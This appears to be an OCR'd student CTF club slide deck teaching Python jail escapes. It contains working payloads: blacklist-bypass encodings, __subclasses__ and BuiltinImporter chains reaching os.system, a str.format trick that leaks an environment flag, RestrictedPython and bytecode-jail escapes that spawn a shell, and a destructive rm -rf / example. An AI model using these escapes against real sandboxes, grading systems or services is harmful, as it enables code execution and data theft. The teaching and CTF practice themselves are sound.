SIGPwny

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Python Jails

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Announcements

- Good luck to everyone going to CSAW!

ctf.sigpwny.com

sigpwny{python_is_weird}

Preface on Python Behavior

```
class MyClass:
    def __init__(self):
        self.num = 0


c = MyClass()
```

1. `c.num`
2. `getattr(c, "num")`
3. `c.__getattribute__("num")`

All equivalent!

Notice 2 and 3 use strings

Notice 2 doesn't use a dot

Preface on Python Behavior

```python
arr = [1, 2, 3, 4, 5]
```

1. `arr[0]`
2. `arr.__getitem__(0)`

```python
my_dictionary = {"hello": "world"}
```

1. `my_dictionary["hello"]`
2. `my_dictionary.__getitem__("hello")`

Everything is a function call!

What is a jail?


No, you aren't wearing handcuffs.

Jail

- Restricted execution environment in the **same context** as the program
  - Typically has some restrictions placed on your input
- Different than a sandbox
  - Execution environment in a **secure or unprivileged context**.
  - Serialized communication to prevent vulnerabilities

Sandbox vs Jail

- Run your code on my Virtual Machine
  - Btw, you have no network access, read/write access
  - Send your output back to me as a string



- Run your code in my environment
  - Don't use `"os.system"` calls
  - Don't use single quotes

Jail Example

```python
if __name__ == '__main__':
    print('Give me a function that adds two numbers.')

    user_input = input()

    # Execute user input to get add function
    exec(user_input)

    # Evaluate how correct their function is
    if add(5, 4) == 9:
        print('Correct!')
    else:
        print('Incorrect!')
```

```
$ python3 jail.py
Give me a function that adds two numbers.
def add(a,b): return a*b
Incorrect!

$ python3 jail.py
Give me a function that adds two numbers.
def add(a,b): return a+b
Correct!
```

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
```

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
```

This is REALLY bad! You can execute any command on the system!

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
username
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/jails/jail.py",
line 10, in <module>
    if add(5, 4) == 9:
NameError: name 'add' is not defined
```

This is REALLY bad! You can execute any command on the system!

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
username
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/jails/jail.py",
line 10, in <module>
    if add(5, 4) == 9:
NameError: name 'add' is not defined
```

Output of 'whoami'

This is REALLY bad! You can execute any command on the system!

Is this a real thing?

- Leetcode! Hackerrank! Prairielearn 😳😳
- Why would anyone make a jail?
  - Sandboxes are hard to create correctly
  - Sandboxes have additional overhead
  - Hard to understand risks if you are not in cybersecurity
  - Some jails are created in non obvious ways
  - Jails are simple to implement and use

Source Limitations - Alternative Commands

- Don't use the "system" word (so no `os.system`)

- What other ways can we … execute commands in Python?

```
import os;print(os.popen('whoami').read())
import subprocess;subprocess.call("whoami", shell=True)
print(__import__("subprocess").check_output(["cat",
"/flag.txt"]))
...
```

Source Limitations - Bypass Blacklist

- Don't use the "system" word (so no `os.system`)
- What other ways can we … bypass the ‘system’ word blacklist to call os.system?

```
exec('import os;os.sys'+'tem("whoami")')
```

```
exec("\x69\x6d\x70\x6f\x72\x74\x20\x6f\x73\x3b\x6f\x73\x2e\x73\x79
\x73\x74\x65\x6d\x28\x22\x77\x68\x6f\x61\x6d\x69\x22\x29")
```

```
exec(chr(111)+chr(115)+chr(46)+chr(115)+chr(121)+chr(115)+chr(116)
+chr(101)+chr(109)+chr(40)+chr(34)+chr(119)+chr(104)+chr(111)+chr(
97)+chr(109)+chr(105)+chr(34)+chr(41))
```

__import__('os').system('whoami') more

- Alternative encodings (utf-7, etc.)

Source Limitation - Sandbox Tricks

- Don't use the "system" word (so no `os.system`)

- What other ways can we … break out of the sandbox?

```
breakpoint()

exec(input())
```

Source Limitation - Python Internals

- Don't use the "system" word (so no `os.system`)
- What other ways can we … access os.system?

```
import os; getattr(os, 'sys'+'tem')('whoami')
```

```
import os; getattr(locals()['os'], dir(locals()['os'])[283])('whoami')
```

Index = 0 Index = 283

```
dir(locals()['os'])[283]) => ['DirEntry', 'EX_OK', 'F_OK',... 'system', 'terminal_size',
...]
```

Level 0: Source Limitation

- Don't use the "system" word (so no `os.system`)
- Can we still achieve code execution?

Of course!

- Different functions
- Different encodings
- Bypassing blacklist

```
import os;print(os.popen('whoami').read())
```

Flaws with Source Limitation

```
1  print('Just learned this cool python feature, exec!')
2  exec(input('your code > '))
3
```

```
Just learned this cool python feature, exec!
your code > import os;os.system('rm -rf /')
```

```
retep@desktop:~/ctf/sigpwny/bruh$ ls
-bash: /usr/bin/ls: No such file or directory
```

Source limitations - eval vs exec

`eval` instead of `exec` : Only 1 "line" of code / expression allowed

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os;os.system('whoami')
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/angry/jail.py", line 7, in <module>
    eval(user_input)
  File "<string>", line 1
    import os;os.system('whoami')
    ^^^^^^
SyntaxError: invalid syntax
```

Use `__import__` or properties of existing stuff

```
__import__('os').system('whoami')
print(globals()['os'].system('whoami'))
```

I can access local and global variables with locals() and globals()

Source limitations - Challenge

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.popen("cat /flag.txt").read()
```

```
print(open("/flag.txt").read())
```

Can we read /flag.txt without " or open?

Source Limitation - Challenge

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

Perhaps another function other than `popen` can help…

```python
import os; os.popen("cat /flag.txt").read()
```

```python
print(open("/flag.txt").read())
```

Can we read /flag.txt without " or open?

Source Limitation - Possible Solution

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.system('cat /flag.txt')
```

Source Limitation - Possible Solution

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
exec(input())
```

Cheatsheet

`dir(thing)`	Show all methods/variables of a thing	`>>> dir(1)`
		`['__abs__', '__add__', '__a`
		`__', '__dir__', '__divmod__`

`__import__(thing).do_stuff()`	Equivalent to `import thing; thing.do_stuff()`	`>>> __import__('os').system('pwd')` `/Users/retep`
`class.__subclasses__()`	Get subclasses of a class	`>>> object.__subclasses__()[:3]` `[<class 'type'>, <class 'async_generator'>, <class 'int'>]`
`thing.__class__`	Get class of a thing	`>>> a=1;a.__class__` `<class 'int'>`
`class.__base__` `class.__mro__`	Get root class of class Get class hierarchy of a class	`>>> a=1;a.__class__.__base__` `<class 'object'>`

`thing.__getattribute__(property)`
OR
`getattr(thing, property)`
	Equivalent to `thing.property`	`>>> a.__getattribute__('__class__')`
		`<class 'int'>`
		`>>> getattr(a, '__class__')`
		`<class 'int'>`

`locals(), globals()`	Get the local and global variables, respectively	`>>> def func():`
		`...  b = 5`
		`...  print(locals())`
		`...  print(globals())`
		`...`
		`>>> func()`
		`{'b': 5}`
		`{'__name__': '__main__', '__doc__': None, '__package__': None,`
		`'__loader__': <class '_frozen_importlib.BuiltinImporter'>, '_`
		`_spec__': None, '__annotations__': {}, '__builtins__': <module`
		`'builtins' (built-in)>, 'a': 1, 'func': <function func at 0x1`
		`04dd31c0>}`

`__builtins__.python_thing`	Equivalent to python_thing	`>>> __builtins__.int == int` `True`

Environment Limitations

- Anytime we see an environment limitation, you should be thinking about abusing python introspection / internals

Environment Limitations - Example

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':
                  {}}, {'print':print})
```

- Need to get a reference to `__import__`
- We are given:
  - The global variables
  - The print function
  - `__builtins__` is empty! - This means we can't use `__import__` directly.

```
>>> globals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_im
'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>}
```

Environment Limitations - Solution 1

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':
                  {}}, {'print':print})
```

```
print(globals['__builtins__'].__import__('os').popen('cat
                  /flag.txt').read())
```

Can we do better? Imagine we don't have access to `globals` either!

Environment Limitations - Solution 2

```
print.__class__.__base__.__subclasses__()[104]().load_module("os").system("whoami")
```

- Get to the base object
- Get all subclasses of the base object
- Get the `_frozen_importlib.BuiltinImporter` object
- Load the os module
- Get the system function
- Call whoami

class importlib.machinery.**BuiltinImporter**

An importer for built-in modules. All known built-in modules are listed in `sys.builtin_module_names`. This class implements the `importlib.abc.MetaPathFinder` and `importlib.abc.InspectLoader` ABCs.

Only class methods are defined by this class to alleviate the need for instantiation.

Changed in version 3.5: As part of **PEP 489**, the builtin importer now implements `Loader.create_module()` and `Loader.exec_module()`

Less Obvious Jails

- Sometimes you can create a pyjail without even realizing it!
- Python has methods that execute code even when you do not expect it to.

str.format()

Consider the following example:

BuckeyeCTF 2024

```
def __repr__(self):
    return '<User {u.username} (id {{i.id}})>'.format(u=self).format(i=self)
```

Looks pretty innocent right?

str.format()

BuckeyeCTF 2024

```
def __repr__(self):
    return '<User {u.username} (id {{i.id}})>'.format(u=self).format(i=self)
```

NO! This code immediately causes an arbitrary read vulnerability and can potentially cause full on RCE in the right scenario.

str.format()

```python
import random
import os

FLAG = os.environ["FLAG"]


class User:
    def __init__(self, username):
        self.username = username
        self.id = random.randint(1, 100)

    def __repr__(self):
        return "<User {u.username} (id {{i.id}})>".format(u=self).format(i=self)


username = input("What is your user's username? ")
user = User(username)

print(user)
```

- Here is this example extended.
- Example output:

```
└─$ python example.py
What is your user's username? Cameron
<User Cameron (id 7)
```

str.format()

```
import random
import os

FLAG = os.environ["FLAG"]


class User:
    def __init__(self, username):
        self.username = username
        self.id = random.randint(1, 100)

    def __repr__(self):
        return "<User {u.username} (id {{i.id}})>".format(u=self).format(i=self)


username = input("What is your user's username? ")
user = User(username)

print(user)
```

- We have control over username!
- Is there a vulnerability with .format()?
- Yes! Calling format twice allows us to modify the string that gets formatted.

str.format()

Let's look at this example where username = "{i.id}"

```
def __repr__(self):
    return '<User {u.username} (id {{i.id}})>'.format(u=self).format(i=self)
```

```
def __repr__(self):
    return '<User {i.id} (id {i.id})>'.format(i=self)

Result: <User 68 (id 68)>
```

We already found unintended behavior!

str.format()

But we have access to all the attributes and methods on self, because the second format call runs `.format(i=self)`.

We're in a jail!

Our environment restrictions are twofold:

- We can only access things that are either attributes or methods on self.
  - We can access attributes of attributes however, which lets us get quite far.
- We cannot call methods (or can we?)

str.format()

```python
import random
import os

FLAG = os.environ["FLAG"]


class User:
    def __init__(self, username):
        self.username = username
        self.id = random.randint(1, 100)

    def __repr__(self):
        return "<User {u.username} (id {{i.id}})>".format(u=self).format(i=self)


username = input("What is your user's username? ")
user = User(username)

print(user)
```

- `{i.__init__.__globals__[FLAG]}`
- We can go through the attributes to eventually recover the flag!

```
└─$ python example.py
What is your user's username? {i.__init__.__globals__[FLAG]}
<User sigpwny{heres_the_flag} (id 17)>
```

rattler_read

- No underscore accesses
- No available globals,locals, or modules outside of `string,math,random`
- Are there useful non-underscore primitives we can use?

```
from RestrictedPython import compile_restricted
from RestrictedPython import Eval
from RestrictedPython import Guards
from RestrictedPython import safe_globals
from RestrictedPython import utility_builtins
from RestrictedPython.PrintCollector import PrintCollector

def exec_poisonous(code):
    """Makes sure your code is safe to run"""

    def no_import(name, *args, **kwargs):
        raise ImportError("Don't ask another snake for help!")
    code += "\nresults = printed"
    byte_code = compile_restricted(
        code,
        filename="<string>",
        mode="exec",
    )
    policy_globals = {**safe_globals, **utility_builtins}
    policy_globals['__builtins__']['__metaclass__'] = type
    policy_globals['__builtins__']['__name__'] = type
    policy_globals['__builtins__']['__import__'] = no_import
    policy_globals['_getattr_'] = Guards.safer_getattr
    policy_globals['_getiter_'] = Eval.default_guarded_getiter
    policy_globals['_getitem_'] = Eval.default_guarded_getitem
    policy_globals['_write_'] = Guards.full_write_guard
    policy_globals['_print_'] = PrintCollector
    policy_globals['_iter_unpack_sequence_'] = Guards.guarded_iter_unpack_sequence
    policy_globals['_unpack_sequence_'] = Guards.guarded_unpack_sequence
    policy_globals['enumerate'] = enumerate
    exec(byte_code, policy_globals, None)
    return policy_globals["results"]

if __name__ == '__main__':
    print("Well, well well. Let's see just how poisonous you are..")
    print(exec_poisonous(input('> ')))
```

rattler_read solutions

- Use `gi_frame` to traverse up python stack out of exec context (and access restricted builtins)

```
for f in (g := (g.gi_frame.f_back.f_back for _ in
[1])): print(f.f_builtins...exploit)
```

- Use unrestricted `string.get_field` method
  - “given a field_name, find the object it references.”

```
string.Formatter().get_field("a.__class__.__base__._
_subclasses__", [], {"a":
""})[0]()[84].load_module("os").system("sh")
```

Bytecode Limitations

- When Python is executed, it is first compiled to "Python Bytecode"
  - Essentially, a stack-based assembly language
- Restrictions can be placed on this "Python Bytecode" at a compiler level
  - These challenges are typically quite advanced, and have very little real-world use

```
>>> import dis
>>> test = '''
... try:
...     t = 1234
... except:
...     t = 4567
... '''
>>> test = compile(test, "", "exec")
>>> dis.dis(test)
  2           0 SETUP_EXCEPT             10 (to 13)

  3           3 LOAD_CONST               0 (1234)
              6 STORE_NAME               0 (t)
              9 POP_BLOCK
             10 JUMP_FORWARD             13 (to 26)

  4     >>   13 POP_TOP
             14 POP_TOP
             15 POP_TOP

  5          16 LOAD_CONST               1 (4567)
             19 STORE_NAME               0 (t)
             22 JUMP_FORWARD             1 (to 26)
             25 END_FINALLY
        >>   26 LOAD_CONST               2 (None)
             29 RETURN_VALUE
>>>
```

Python bytecode

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Restrictions:

- Cannot make or call functions
- Input length <= 1337
- No control flow (if/else/for/while)
- No double underscores
  - Means we can't access `__import__` or any python internal properties
- Only builtin is the "gift function"

Given:

- Function that lets us set one attribute once

Bytecode restrictions

- Certain python language features are removed
- Literally remove any opcode (e.g. add) by recompiling the language!
- Solution: Abuse python internals and niche operations
- Presenting a cool solve by @tow_nater and @gsitica last year

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Observation: banned instructions don't exit, are just deleted

```
>>> dis.dis(compile("""def function(): pass""", "", "exec"))
  1           0 LOAD_CONST               0 (<code object function at
              2 LOAD_CONST               1 ('function')
              4 MAKE_FUNCTION            0
              6 STORE_NAME               0 (function)
              8 LOAD_CONST               2 (None)
             10 RETURN_VALUE
```

We can massage the stack using a tuple to **make a lambda function**!


```
>>> dis.dis(compile("""x = (0, lambda: None)""", "", "exec"))
  1           0 LOAD_CONST               0 (0)
              2 LOAD_CONST               1 (<code object <lambda> at
              4 LOAD_CONST               2 ('<lambda>')
              6 MAKE_FUNCTION            0
              8 BUILD_TUPLE              2
             10 STORE_NAME               0 (x)
             12 LOAD_CONST               3 (None)
             14 RETURN_VALUE
```

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Looking for obscure language features… look at python OPCODES (documented here)



CALL_FUNCTION(*argc*)

Calls a callable object with positional arguments. *argc* indicates the number of positional arguments. The top of the stack contains positional arguments, with the right-most argument on top. Below the arguments is a callable object to call. `CALL_FUNCTION` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

Changed in version 3.6: This opcode is used only for calls with positional arguments.

CALL_FUNCTION_KW(*argc*)

Calls a callable object with positional (if any) and keyword arguments. *argc* indicates the total number of positional and keyword arguments. The top element on the stack contains a tuple with the names of the keyword arguments, which must be strings. Below that are the values for the keyword arguments, in the order corresponding to the tuple. Below that are positional arguments, with the right-most parameter on top. Below the arguments is a callable object to call. `CALL_FUNCTION_KW` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

Changed in version 3.6: Keyword arguments are packed in a tuple instead of a dictionary, *argc* indicates the total number of arguments.

CALL_FUNCTION_EX(*flags*)

Calls a callable object with variable set of positional and keyword arguments. If the lowest bit of *flags* is set, the top of the stack contains a mapping object containing additional keyword arguments. Before the callable is called, the mapping object and iterable object are each 'unpacked' and their contents passed in as keyword and positional arguments respectively. `CALL_FUNCTION_EX` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

New in version 3.6.

LOAD_METHOD(*name*)

Loads a method named `co_names[name]` from the TOS object. TOS is popped. This bytecode distinguishes two cases: if TOS has a method with the correct name, the bytecode pushes the unbound method and TOS. TOS will be used as the first argument (`self`) by `CALL_METHOD` when calling the unbound method. Otherwise, `NULL` and the object return by the attribute lookup are pushed.

New in version 3.7.

CALL_METHOD(*argc*)

Calls a method. *argc* is the number of positional arguments. Keyword arguments are not supported. This opcode is designed to be used with `LOAD_METHOD`. Positional arguments are on top of the stack. Below them, the two items described in `LOAD_METHOD` are on the stack (either `self` and an unbound method object or `NULL` and an arbitrary callable). All of them are popped and the return value is pushed.

New in version 3.7.

MAKE_FUNCTION(*flags*)

Pushes a new function object on the stack. From bottom to top, the consumed stack must consist of values if the argument carries a specified flag value

- `0x01` a tuple of default values for positional-only and positional-or-keyword parameters in positional order
- `0x02` a dictionary of keyword-only parameters' default values
- `0x04` an annotation dictionary
- `0x08` a tuple containing cells for free variables, making a closure
- the code associated with the function (at TOS1)
- the qualified name of the function (at TOS)

Observation:
Methods aren't blocked

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Observation: **could use the gift function to set its own code**

- Not quite, can't call functions :/

```
>>> gift(gift, '__code__', my_malicious_code)
```

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

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def gift(target, name, value):
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print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

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code = compile(math, "<math>", "exec")

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        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
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code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Combine these pieces of information…

```python
# Use tuples to get a reference to a lambda function
return_input = (1, lambda x: x)[0]

# Add gift as a method of gift so we can call it
gift.my_method = gift

# Set the underlying code of gift to our return_input function
gift.my_method(gift, '__code__', return_input)

# Call gift.func again to run our payload
gift.my_method(__import__('os').system('sh'))
```

Looking Forward: PrairieLearn

Can we pass any python test case?

- PrairieLearn is open source
  - https://github.com/PrairieLearn/PrairieLearn
- PrairieLearn executes your python in a docker container
  - How does it verify the python submission was correct?
  - How does it sandbox python code from the test code?
  - Can we tamper with results?
- Do NOT try exploits on school instances or you will face disciplinary/legal action. Try exploits on locally hosted instances only.
- If you find something, submit an issue or create a pull request! Let's make PrairieLearn more secure!

Resources

Hacktricks / Exploit Ideas

- https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes

Pyjail Cheatsheet!

- https://shirajuki.js.org/blog/pyjail-cheatsheet

Google!

- "CTF jail no <restriction>"

Helpers

- Raise your hand as you solve challenges
- Pyjails 0 - 6

Next Meetings

Next Week

- TBD

2024-11-10 • **This Sunday**

- TBD

ctf.sigpwny.com

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Meeting content can be found at sigpwny.com/meetings.

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